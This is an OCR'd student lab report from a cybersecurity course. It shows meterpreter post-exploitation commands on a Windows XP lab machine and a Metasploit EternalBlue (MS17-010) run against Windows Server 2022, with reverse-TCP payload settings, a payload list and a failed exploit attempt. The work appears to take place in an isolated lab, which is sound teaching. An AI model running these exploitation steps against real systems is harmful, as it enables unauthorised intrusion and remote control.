
6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful
7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time
8. [Post-exploitation] In the meterpreter shell, get the SID of the user
9. [Post-exploitation] In the meterpreter shell, get the current process identifier
10. [Post-exploitation] In the meterpreter shell, get system information about the target


```
meterpreter > screenshot
Screenshot saved to: /root/qZHCmFAQ.jpeg
meterpreter > localtime
Local Date/Time: 2024-10-29 18:07:17.760 Eastern Standard Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1016
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Task B: Exploit EternalBlue on Windows Server 2022 with Metasploit


In this task, try to use the same steps as shown in the video lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to the Windows Server 2022 using the same method as hacking Windows Server 2008. Document your steps and show me your results. You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.





Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
msf6 > info 0
Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch: x64
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14
Provided by:
Equation Group
Shadow Brokers
sleepya
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
thelightcosine
wvu <wvu@metasploit.com>
agalway-r7
cdelafuente-r7
cdelafuente-r7
agalway-r7
Available targets:
Id Name
-- ----
⇒ 0 Automatic Target
1 Windows 7
2 Windows Embedded Standard 7
3 Windows Server 2008 R2
4 Windows 8


Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4428
lport ⇒ 4428
msf6 exploit(windows/smb/ms17_010_eternalblue) >


Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
RHOSTS 192.168.10.19 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4428 yes The listen port
Exploit target:
Activate Windows
Go to Settings to activate



Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check De
scription
0 payload/generic/custom normal No Cu
stom Payload
1 payload/generic/shell_bind_aws_ssm normal No Co
mmand Shell, Bind SSM (via AWS API)
2 payload/generic/shell_bind_tcp normal No Ge
neric Command Shell, Bind TCP Inline
3 payload/generic/shell_reverse_tcp normal No Ge
neric Command Shell, Reverse TCP Inline
4 payload/generic/ssh/interact normal No In
teract with Established SSH Connection
5 payload/windows/x64/custom/bind_ipv6_tcp normal No Wi
ndows shellcode stage, Windows x64 IPv6 Bind TCP Stager
6 payload/windows/x64/custom/bind_ipv6_tcp_uuid normal No Wi
ndows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
7 payload/windows/x64/custom/bind_named_pipe normal No Wi
ndows shellcode stage, Windows x64 Bind Named Pipe Stager
8 payload/windows/x64/custom/bind_tcp normal No Wi
ndows shellcode stage, Windows x64 Bind TCP Stager
9 payload/windows/x64/custom/bind_tcp_rc4 normal No Wi
ndows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
10 payload/windows/x64/custom/bind_tcp_uuid normal No Wi
ndows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)
11 payload/windows/x64/custom/reverse_http normal No Wi
ndows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)



Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
root@kali: ~
File Actions Edit View Help
ndows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
65 payload/windows/x64/vncinject/bind_tcp_rc4 normal No Wi
ndows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
66 payload/windows/x64/vncinject/bind_tcp_uuid normal No Wi
ndows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
67 payload/windows/x64/vncinject/reverse_http normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
68 payload/windows/x64/vncinject/reverse_https normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
69 payload/windows/x64/vncinject/reverse_tcp normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
70 payload/windows/x64/vncinject/reverse_tcp_rc4 normal No Wi
ndows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm
)
71 payload/windows/x64/vncinject/reverse_tcp_uuid normal No Wi
ndows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x6
4)
72 payload/windows/x64/vncinject/reverse_winhttp normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
73 payload/windows/x64/vncinject/reverse_winhttps normal No Wi
ndows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
Activate Windows
Go to Settings to activate
VMshare
Trash
File System
Home
VMshare

